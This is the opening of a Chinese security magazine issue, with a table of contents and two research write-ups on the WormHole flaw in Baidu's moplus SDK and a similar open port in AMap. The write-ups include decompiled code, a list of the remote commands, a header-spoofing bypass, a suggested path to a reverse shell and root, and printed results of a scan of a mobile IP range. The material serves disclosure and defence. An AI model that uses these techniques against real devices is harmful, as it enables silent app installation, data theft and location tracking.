

第三期

SDK

书安

信息安全技术文献

主编：xfkxfk

监制：疯子_Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子

出品团队



合作伙伴



乌云知识库
drops.wooyun.org



四叶草安全
你的安全 我来服务



BUGSCAN



Sebug



DROIDSEC.CN
安卓安全中文站



Co Gray Hat

KNOWNSEC



360
安全播报平台

目 录

第一章	SDK 漏洞.....	2
第 1 节	SDK 漏洞-WormHole 虫洞漏洞分析报告.....	2
第 2 节	SDK 漏洞 - WormHole 虫洞漏洞分析第二弹	12
第 3 节	iBackDoor(爱后门)和 DroidBackDoor(安后门).....	18
第 4 节	有米 iOS 恶意 SDK 分析	26
第二章	渗透测试.....	35
第 1 节	渗透测试之目标域名信息收集.....	35
第 2 节	域渗透的金之钥匙.....	40
第 3 节	记一次曲折的渗透测试.....	43
第 4 节	Joomla 从注入漏洞利用到 Getshell.....	52
第三章	POC	59
第 1 节	SDK 漏洞 - WormHole 虫洞自动检测 POC	59
第 2 节	2wire Router <= 5.29.52 - Remote DoS POC	62
第 3 节	PHPCMS V9 代码执行漏洞 POC	65
第四章	漏洞月报.....	69
第 1 节	Joomla CMS 3.2-3.4.4 SQL 注入 漏洞分析	69
第 2 节	Unserialize()实战之 vBulletin 5.x.x 远程代码执行.....	77
第 3 节	Redis 未授权访问可导致系统被黑漏洞分析.....	83

第一章 SDK 漏洞

第1节 SDK 漏洞-WormHole 虫洞漏洞分析报告

作者：瘦蛟舞，蒸米

来自：乌云知识库

网址：<http://drops.wooyun.org/>

前言

“You can't have a back door in the software because you can't have a back door that's only for the good guys.” - Apple CEO Tim Cook

“你不应该给软件装后门因为你不能保证这个后门只有好人能够使用。” - 苹果 CEO 库克

序

最早接触网络安全的人一定还记得当年 RPC 冲击波，WebDav 等远程攻击漏洞和由此产生的蠕虫病毒。黑客只要编写程序扫描网络中开放了特定端口的机器，随后发送对应的远程攻击代码就可以控制对方主机。在控制对方主机后，程序可以继续扫描其他机器再次进行攻击。因为漏洞出在主机本身，想要修复漏洞必须安装补丁才行，但因为很多人并不会及时升级系统或者安装补丁，所以漏洞或者蠕虫会影响大量的机器非常长的时间，甚至有的蠕虫病毒可以感染全世界上亿的服务器，对企业 and 用户造成非常严重的损失。

Android 发布后，我们就一直幻想着能发现一个像 PC 上的远程攻击一样厉害的漏洞，但是 Android 系统默认并没有开放任何端口，开放 socket 端口的 APP 也非常稀少，似乎出现像 PC 那样严重的漏洞是不太可能的。但可惜的是，世界上并没有绝对的安全，就在这么几个稀少的端口中，我们真的找了一个非常严重的 socket 远程攻击漏洞，并且影响多个用户

量过亿的 APP，我们把这个漏洞称之为 WormHole 虫洞漏洞。

影响和危害

WormHole 虫洞漏洞到底有多严重呢？请看一下我们统计的受影响的 APP 列表（未全）：

百度地图 检测版本 8.7
 百度手机助手 检测版本 6.6.0
 百度浏览器 检测版本 6.1.13.0
 手机百度 检测版本 6.9
 hao123 检测版本 6.1
 百度音乐 检测版本 5.6.5.0
 百度贴吧 检测版本 6.9.2
 百度云 检测版本 7.8
 百度视频 检测版本 7.18.1
 安卓市场 检测版本 6.0.86
 百度新闻 检测版本 5.4.0.0
 爱奇艺 检测版本 6.0
 乐视视频 检测版本 5.9

这个列表是 2015 年 10 月 14 号统计的百度系 APP 的最新版。理论上所有小于等于检测版本的这些百度系的 APP，都有被远程攻击的危险。根据易观智库的统计排行，如图 1-1-1：

排名	APP名称	2015年04月 活跃用户数 (万)	2015年03月 活跃用户数 (万)	排名 对比
1	微信	40850.63	40170.02	=
2	QQ	30514.48	30493.14	=
3	百度	15699.11	14878.65	=
4	搜狗手机输入法	11305.44	11594.13	=
5	淘宝	10832.94	10631.52	↑
6	QQ浏览器	10668.16	10710.73	↓
7	百度地图	9739.49	9722.85	=
8	百度手机助手	9059.56	8556.75	↑
9	UC浏览器	8986.02	8957.62	↓
10	腾讯新闻	8784.69	8899.26	↓

图 1-1-1

可以看到手机百度、百度手机助手、百度地图等百度系 APP 有着上亿的下载安装量和加起来超过三亿的活跃用户。

安装了百度的这些 APP 会有什么后果和危害呢？无论是 wifi 无线网络或者 3G/4G 蜂窝网络，只要是手机在联网状态都有可能受到攻击。攻击者事先无需接触手机，无需使用 DNS 欺骗。

此漏洞只与 app 有关，不受系统版本影响，在 google 最新的 android 6.0 上均测试成功。

漏洞可以达到如下攻击效果：

远程静默安装应用
远程启动任意应用
远程打开任意网页
远程静默添加联系人
远程获取用户的 GPS 地理位置信息
获取 imei 信息
安装应用信息
远程发送任意 intent 广播
远程读取写入文件等
.....

下面是视频 DEMO 地址：

http://v.youku.com/v_show/id_XMTM2NDk0NDQ2NA==.html

俺们做的视频效果太差，下面 demo 视频是从雷锋网上看到的：

<http://www.leiphone.com/news/201510/abTSIxRjPmlibScW.html>

相关腾讯视频地址如下：

<http://static.video.qq.com/TPout.swf?auto=1&vid=f01705fjy5v>

漏洞分析

安装百度系 app 后，通过 adb shell 连接手机，随后使用 netstat 会发现手机打开了 40310/6259 端口，并且任何 IP 都可以对其进行连接，如图 1-1-2：

```
public class ImmortalService
{
    private static final String ACTION_BIND = "com.baidu.hello.moplus.action.BIND";
    private static final boolean DEBUG = ;
    private static final short MAX_TRY_TIMES = 20;
    public static final String PARAMETER_CLASS = "class";
    public static final String PARAMETER_PACKAGE = "package";
    private static final String TAG = "ImmortalService";
    public static final String URI_DAEMON = "/daemon";
    public static final String URL_DAEMON = "http://127.0.0.1:40310/daemon?package=%s&class=%s";
    public static final String URL_MOPLUS = "http://127.0.0.1:40310";
    public static ServiceConnection sConnection = new a();
    private static Intent sRestartMoplus;
    private boolean isSetuping = false;
    private Context mContext;
    private boolean mIsBind = false;
    private boolean mIsServer = false;

    public ImmortalService(Context paramContext)
}
```

图 1-1-2

原来这个端口是由 java 层的 nano http 实现的，并且对于这个 http 服务，百度给起名叫 immortal service (不朽/不死的服务)。为什么叫不朽的呢？因为这个服务会在后台一直运行，并且如果你手机中装了多个有 wormhole 漏洞的 app，这些 app 会时刻检查 40310/6259 端口，如果那个监听 40310/6259 端口的 app 被卸载了，另一个 app 会立马启动服务重新监听 40310/6259 端口，如图 1-1-3：



图 1-1-3

我们继续分析，整个 immortal service 服务其实是一个 http 服务。但是，在接受数据的函

数里有一些验证,比如 http 头部 remote-addr 字段是否是"127.0.0.1",但是会一点 web 技巧的人就知道,只要伪造一下头部信息就可把 remote-addr 字段变成"127.0.0.1",如

图 1-1-4 :

```
FindFunc mFindFunc = new FindFunc(this.f);
if(TextUtils.equals(arg11.get("remote-addr"), "127.0.0.1")) {
    v0 = mFindFunc.a(mUri, arg10, arg11, arg12, arg13);
}
else if(TextUtils.equals(((CharSequence)mUri), "getcuid")) {
    v0 = mFindFunc.a(mUri, arg10, arg11, arg12, arg13);
}
else {
    goto label_115;
}
```

drops.wooyun.org

图 1-1-4

成功的和 http server 进行通讯后,就可以通过 url 给 APP 下达指令了。拿百度地图为例,

以下是百度地图 APP 中存在的远程控制的指令的反汇编代码,如图 1-1-5 :

```
public class e
{
    private static final Map a = new HashMap();
    private static final String b = SendIntent.class.getPackage().getName() + ".";
    private Context c;

    static
    {
        a.put("geolocation", b + "GetLocLiteString");
        a.put("getsearchboxinfo", b + "GetSearchboxInfo");
        a.put("getapn", b + "GetApn");
        a.put("getserviceinfo", b + "GetServiceInfo");
        a.put("getpackageinfo", b + "GetPackageInfo");
        a.put("sendintent", b + "SendIntent");
        a.put("getcuid", b + "GetCuid");
        a.put("getlocstring", b + "GetLocString");
        a.put("scandownloadfile", b + "ScanDownloadFile");
        a.put("addcontactinfo", b + "AddContactInfo");
        a.put("getapplist", b + "GetApplist");
        a.put("downloadfile", b + "DownloadFile");
        a.put("uploadfile", b + "UploadFile");
    }
}
```

drops.wooyun.org

图 1-1-5

<p>geolocation 获取用户手机的 GPS 地理位置 (城市, 经度, 纬度)</p> <p>getsearchboxinfo 获取手机百度的版本信息</p> <p>getapn 获取当前的网络状况 (WIFI/3G/4G 运营商)</p> <p>getserviceinfo 获取提供 nano http 的应用信息</p> <p>getpackageinfo 获取手机应用的版本信息</p> <p>sendintent 发送任意 intent 可以用来打开网页或者与其他 app 交互</p> <p>getcuid 获取 imei</p> <p>getlocstring 获取本地字符串信息</p> <p>scandownloadfile 扫描下载文件(UCDownloads/QQDownloads/360Download...)</p>

addcontactinfo 给手机增加联系人
 getapplist 获取全部安装 app 信息
 downloadfile 下载任意文件到指定路径如果文件是 apk 则进行安装
 uploadfile 上传任意文件到指定路径 如果文件是 apk 则进行安装

当我们看到这些远程指令的时候吓了一跳,你说你一个百度地图好好的导航行不行?为什么要去给别人添加联系人呢?添加联系人也就算了,为什么要去别的服务器下载应用并且安装呢?

更夸张的是,安装还不是弹出对话框让用户选择是否安装,而是直接申请 root 权限进行静默安装。下图是代码段,如图 1-1-6:

```

do
{
return;
if (((PackageInfo)localObject).applicationInfo.flags & 0x1) != 1) {
break;
}
} while (com.baidu.hello.patch.moplus.systemmonitor.util.b.a(this.b, "android.permission.INSTALL_PACKAGES") == 0);
localObject = new File(paramString);
if (a())
{
new c(this, "SystemMonitor_InstallAPKByPackageInstaller", (File)localObject, paramContext, paramString).start();
return;
}
paramString = new SilentPackageInstallObserver(paramContext, paramString);
a(Uri.fromFile((File)localObject), paramString, 0, paramContext.getPackageName());
return;
if (com.baidu.hello.patch.moplus.a.b.a(paramContext).a())
{
com.baidu.hello.patch.moplus.a.b.a(paramContext).a("pm install -r '" + paramString + "'\n");
return;
}
localObject = new Intent("android.intent.action.VIEW");
((Intent)localObject).setDataAndType(Uri.fromFile(new File(paramString)), "application/vnd.android.package-archive");
((Intent)localObject).setFlags(1342177280);
paramContext.startActivity((Intent)localObject);
}

```

图 1-1-6

可以看到下载完 app 后会有三个判断:

手机助手为系统应用直接使用 android.permission.INSTALL_PACKAGES 权限静默安装应用
 手机助手获得 root 权限后使用 su 后执行 pm install 静默安装应用
 非以上二种情况则弹出引用安装的确认框

一般用户是非常相信百度系 APP, 如果百度系 APP 申请了 root 权限的话一般都会通过,

但殊不知自己已经打开了潘多拉的魔盒。

如果手机没 root 就没法静默安装应用了吗？不是的，downloadfile 和 uploadfile 可以选择下载文件的位置，并且百度系 app 会从“ /data/data/[app]/” 目录下动态加载一些 dex 或 so 文件，这时我们只需要利用 downloadfile 或 uploadfile 指令覆盖原本的 dex 或 so 文件就可以执行我们想要执行的任意代码了。

比如说 利用 dex 或者 so 获取一个反弹 shell 然后把提权的 exp 传到手机上执行获得 root 权限，接下来就可以干所有想干的任何事情了。

测试

简单测试了一下 WormHole 这个漏洞的影响性，我们知道 3G/4G 下的手机其实全部处于一个巨大无比的局域网中，只要通过 4G 手机开个热点，就可以用电脑连接热点然后用扫描器和攻击脚本对全国甚至全世界连接了 3G/4G 的手机进行攻击，在家远程入侵一亿台手机不再是梦。

我们先使用获取包名的脚本，对电信下的一个 C 段进行了扫描，结果如下：

```
Discovered open port 6259/tcp on 10.142.3.25 "com.baidu.searchbox","version":"19"
Discovered open port 6259/tcp on 10.142.3.93 "packagename":"com.baidu.appsearch"
Discovered open port 6259/tcp on 10.142.3.135 "com.hiapk.marketpho","version":"121"
Discovered open port 6259/tcp on 10.142.3.163 "packagename":"com.hiapk.marketpho"
Discovered open port 6259/tcp on 10.142.3.117 "com.baidu.browser.apps","version":"121"
Discovered open port 6259/tcp on 10.142.3.43 "com.qiyi.video","version":"20"
Discovered open port 6259/tcp on 10.142.3.148 "com.baidu.appsearch","version":"121"
Discovered open port 6259/tcp on 10.142.3.196 "com.baidu.input","version":"16"
Discovered open port 6259/tcp on 10.142.3.204 "com.baidu.BaiduMap","version":"20"
Discovered open port 6259/tcp on 10.142.3.145 "com.baidu.appsearch","version":"121"
Discovered open port 6259/tcp on 10.142.3.188 "com.hiapk.marketpho","version":"21"
Discovered open port 40310/tcp on 10.142.3.53 "com.baidu.BaiduMap","version":"122"
Discovered open port 40310/tcp on 10.142.3.162 "com.ting.mp3.android","version":"122"
Discovered open port 40310/tcp on 10.142.3.139 "com.baidu.searchbox","version":"122"
Discovered open port 40310/tcp on 10.142.3.143 "com.baidu.BaiduMap","version":"122"
Discovered open port 40310/tcp on 10.142.3.176 "packagename":"com.baidu.searchbox"
```

255 个 IP 就有 16 手机有 WormHole 漏洞，除此之外，我们发现华为，三星，联想，金立等公司的某些机型在中国出厂的时候都会预装百度系 app，突然间感到整个人都不好了。

总结

我们已经在 2015 年 10 月 14 日的时候将 WormHole 的漏洞报告通过乌云提交给了百度，并且百度已经确认了漏洞并且开始进行修复了。但这次漏洞并不能靠服务器端进行修复，必须采用升级 app 的方法进行修复，希望用户得到预警后尽快升级自己的应用到最新版，以免被 WormHole 漏洞攻击。

受影响的 app 列表：

- 足球直播
- 足球巨星
- 足彩网
- 卓易彩票
- 助手贴吧
- 中国足彩网
- 中国蓝 TV
- 中国蓝 HD
- 珍品网
- 掌上百度
- 悦动圈跑步
- 优米课堂
- 音悦台
- 移动 91 桌面
- 央视影音
- 修车易
- 小红书海外购物神器
- 侠侣周边游
- 物色
- 万达电影
- 贴吧看片
- 贴吧饭团
- 视频直播
- 生活小工具
- 上网导航
- 全民探索
- 穷游
- 途牛网 (新版本已经修复)
- 汽车之家 (新版本已经修复)
- 拇指医生(医生版)
- 萌萌聊天
- 美西时尚

么么哒
蚂蚁短租
旅游攻略
乐视视频
酷音铃声
口袋理财
经理人分享
购车族
歌勇赛
凤凰视频
风云直播 Pro
多米音乐
都市激情飙车
懂球帝
蛋蛋理财
穿越古代
彩票到家
彩票 365
爆猛料
百姓网
百度桌面 Plus
百度云
百度游戏大全
百度音乐 2014
百度新闻
百度团购
百度图片
百度贴吧青春版
百度贴吧简版
百度贴吧 HD
百度输入法
百度手机助手
百度手机游戏
百度视频 HD
百度视频
百度浏览器
百度翻译
百度地图 DuWear 版
百度地图
百度 HD
百度
安卓市场
爱奇艺视频
VidNow

Video Now
T2F 话友
Selfie Wonder
PPS 影音
PhotoWonder
hao123 特价
CCTV 手机电视
91 桌面
91 助手
91 爱桌面
91 Launcher
365 彩票

PS :

文章是提前编辑好打算漏洞公开后再发布，但是趋势已经发文，所以我们也跟进一下。

趋势文章链接如下：

<http://blog.trendmicro.com/trendlabs-security-intelligence/setting-the-record-straight-on-moplus-sdk-and-the-wormhole-vulnerability/>

网上公布的一些 app 列表，大多是根据百度 moplus SDK 的特征指令静态扫描得来。这样会有一些误报，导致无辜 app 躺枪。

比如漫画岛 app 虽然集成了此 SDK，但是因为代码混淆策略，指令实现类名被混淆后 findClass 无法找到，所以 exp 都会提示 404。

关联漏洞：

WooYun: 百度输入法安卓版存在远程获取信息控制用户行为漏洞（可恶意推入内容等 4G 网络内可找到目标）

链接：<http://www.wooyun.org/bugs/wooyun-2015-0145365>

WooYun: WormHole 虫洞漏洞总结报告(附检测结果与测试脚本)

链接：<http://www.wooyun.org/bugs/wooyun-2015-0148406>

（全文完）责任编辑：游风

第2节 SDK 漏洞 - WormHole 虫洞漏洞分析第二弹

作者：从此寂寞

来自：乌云知识库

网址：<http://drops.wooyun.org/>

背景

最近 WormHole 这个洞炒的比较火，今天看了几篇漏洞分析文章，都很详尽，笔者在这里再补充一些发现。

笔者在 10 月初就发现了百度地图的这个漏洞，并报给了 BSRC 得到确认，但与瘦蛟舞，蒸米等研究人员出发点不同，笔者并没有从 SDK 的角度出发，去发掘出更多的使用 moplus 这个库的 app。

反而是从功能性的角度出发，以地图类应用作为切入点，尝试去发现一些问题。虽说没有发现那么多存在漏洞的 app，但好在也有一些发现。

百度地图

Wormhole 的漏洞报告出来后，很多圈内人士针对“后门还是漏洞”的问题产生了激烈的讨论，微博、知乎上有着各种声音。

一个事物的出现必然有他的原因，一个应用为什么要在手机上开放一个端口呢？百度地图为什么在修复漏洞依然还开着 40310 这个端口？可见这个端口存在自然有其存在道理，于是开始进一步分析。

用 Chrome 模拟手机（Nexus 5）访问 www.baidu.com，在请求包里明显看到有访问 <http://127.0.0.1:40310/getsearchboxinfo?xxxxxxx> 的数据包，心中一惊，这不就是 wormhole 的一个利用么，如图 1-2-1：




图 1-2-1

难道百度开放一个端口就是为了能在 web 网页里访问一下？一次偶然的发现，访问搜狗网站导航也出现了 `http://127.0.0.1:40310/getcuid?xxxxxxx` 之类的数据包，看来除了百度还有其他的“利用这个漏洞”，如图 1-2-2：




图 1-2-2

几番试验，笔者又在模拟手机在其他几个网站发现了同样现象，莫非这些网站都知道这个漏洞？几番研究后，最终锁定了源头——百度统计。

百度统计的脚本是 `hm.js`，而 `hm.js` 加载了一个 `html`：

<http://boscdn.bpc.baidu.com/v1/holmes-moplus/mp-cdn.html>

这个 html 又加载了一个 js :

<http://static1.searchbox.baidu.com/static/searchbox/openjs/mp.js>

就是这个 js 中一段代码发出了对本地端口的请求，查看代码不难发现，该脚本对 6259 和 40310 这两个端口都发出了请求，这也正好印证了 wormhole 漏洞为啥固定开辟了这两个端口，如图 1-2-3 :




图 1-2-3

综上，不难发现百度开放 6259 和 40310 是为了百度统计服务的，但目前发现的情况也只是 getcuid、getsearchboxinfo 之类一些简单的信息。至于为什么在这个接口上实现获取所有安装包信息、写通讯录、任意上传下载文件等就不得而知了。

但毋庸置疑，想要利用这些接口只需在百度统计脚本里加几行代码就可以了，只是现在还未发现利用的证据。所以，至于是漏洞还是后门，笔者不作评价。

高德地图

仔细看上边百度的分析，不难得出结论，一个应用开放一个端口，本质上是为了 web 页面和 app 本身达到某种交互。既然百度地图有问题，那么其他地图类应用呢？

笔者先前看到乌云上有一个关于高德地图的漏洞：

<http://wooyun.org/bugs/wooyun-2015-0114241>

原理和百度这个漏洞类似，也是开放了一个 6677 端口，那么高德是怎么修复这个洞的呢？

研究发现高德采用验证 http_referer 的方法，对比之前的漏洞发现高德把 http_referer 白名单由 java 层放到了 native 层，如图 1-2-4：

```

.data:00007004 EXPORT aouth_server
.data:00007004 aouth_server DCD aAnap_con ; DATA XREF: Java_com_amap_api_service_AuthServer_getAuthServers+447a
.data:00007004 ; get_aouth_server_ptrto
.data:00007004 ; "amap.com"
.data:00007008 off_7008 DCD aHttpM_map_so_c ; "http://m.map.so.com"
.data:0000700C off_700C DCD aHttp180_96_64_ ; "http://180.96.64.225/mo"
.data:00007010 off_7010 DCD aHttpGroup_myam ; "http://group.myamap.com/"
.data:00007014 off_7014 DCD aHttpWb_testing ; "http://wb.testing.amap.com"
.data:00007018 off_7018 DCD aHttp114_247_50 ; "http://114.247.50.32"
.data:00007018 ; .data ends
.data:00007018 ; .data
.bss:0000701C ; =====

```

图 1-2-4

在验证 http_referer 时，高德竟然用了 contains() 这个函数去遍历，简直暴力啊，如图 1-2-5：

```

public boolean a(String arg6) {
    boolean v0 = false;
    String[] v2 = new AuthServer().getAuthServers();
    int v3 = v2.length;
    int v1 = 0;
    while(v1 < v3) {
        if(arg6.contains(v2[v1])) {
            v0 = true;
        }
        else {
            ++v1;
            continue;
        }
    }
}

```

图 1-2-5

由此可见高德的修复并不彻底，一是 contains() 很容易被逻辑绕过，二是 http_referer 很容易伪造。

当然高德地图的最新版本又做了一些改动，但不管怎么样修复，高德还是保留着 6677 这个端口。

这不禁令人生疑，究竟这个端口有什么用？在高德未修复漏洞时，笔者开发了一个 exp，发现这个漏洞可以得到用户的位置信息，如图 1-2-6：




图 1-2-6

我们仍然用 Chrome 模拟手机进行测试，访问 <http://amap.com>，发现了对本地 6677 端口的请求，其目的是为了获取用户的地理位置信息，如图 1-2-7：

